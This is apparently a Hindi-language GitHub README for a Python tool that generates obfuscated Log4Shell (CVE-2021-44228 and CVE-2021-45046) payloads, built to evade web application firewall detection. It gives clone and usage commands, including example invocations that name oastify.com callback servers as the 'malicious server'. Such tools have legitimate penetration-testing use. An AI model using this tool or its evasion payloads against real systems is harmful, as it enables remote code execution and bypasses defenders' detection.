 r3kind1e/log4shell-obfuscated-payloads-generator
प्राथमिक अस्पष्टीकृत या द्वितीयक अस्पष्टीकृत CVE-2021-44228 या CVE-2021-45046 पेलोड उत्पन्न करें ताकि WAF पहचान से बचा जा सके।


Log4Shell-obfuscated-payloads-generator WAF पहचान से बचने के लिए प्राथमिक रूप से अस्पष्ट (obfuscated) या द्वितीयक रूप से अस्पष्ट CVE-2021-44228 या CVE-2021-45046 पेलोड उत्पन्न कर सकता है।
Log4Shell-obfuscated-payloads-generator की डिज़ाइन अवधारणा
git clone https://github.com/r3kind1e/Log4Shell-obfuscated-payloads-generator.git
Log4Shell-obfuscated-payloads-generator किसी भी प्लेटफ़ॉर्म पर Python संस्करण 3.x के साथ बिना किसी अतिरिक्त कॉन्फ़िगरेशन के काम करता है।

मूल विकल्पों की सूची प्राप्त करने के लिए उपयोग करें:
python3 Log4Shell-obfuscated-payloads-generator.py -h
उपयोग उदाहरण प्राप्त करने के लिए उपयोग करें:
python3 Log4Shell-obfuscated-payloads-generator.py -hh
-h: मूल विकल्पों की सूची प्राप्त करें
-hh: उपयोग उदाहरण प्राप्त करें


पेलोड उत्पन्न करने के लिए एकल विकल्प के साथ, -s विकल्प दुर्भावनापूर्ण सर्वर निर्दिष्ट करता है:


--generate-primary-obfuscated-cve-2021-44228-payload 8 -s ck0pf4l6fmq4w0v17o7t894txk3arz.oastify.com

--generate-primary-obfuscated-cve-2021-45046-payload 4 -s x53a0p6r07bphlgms9setupei5owcl.oastify.com


--generate-secondary-obfuscated-cve-2021-44228-payload 5 -s oia1rpap41mhxkp6rdbbywit1k7avz.oastify.com

--generate-secondary-obfuscated-cve-2021-45046-payload 5 -s 3vzg44n4hgzwaz2l4soqbbv8ezkq8f.oastify.com
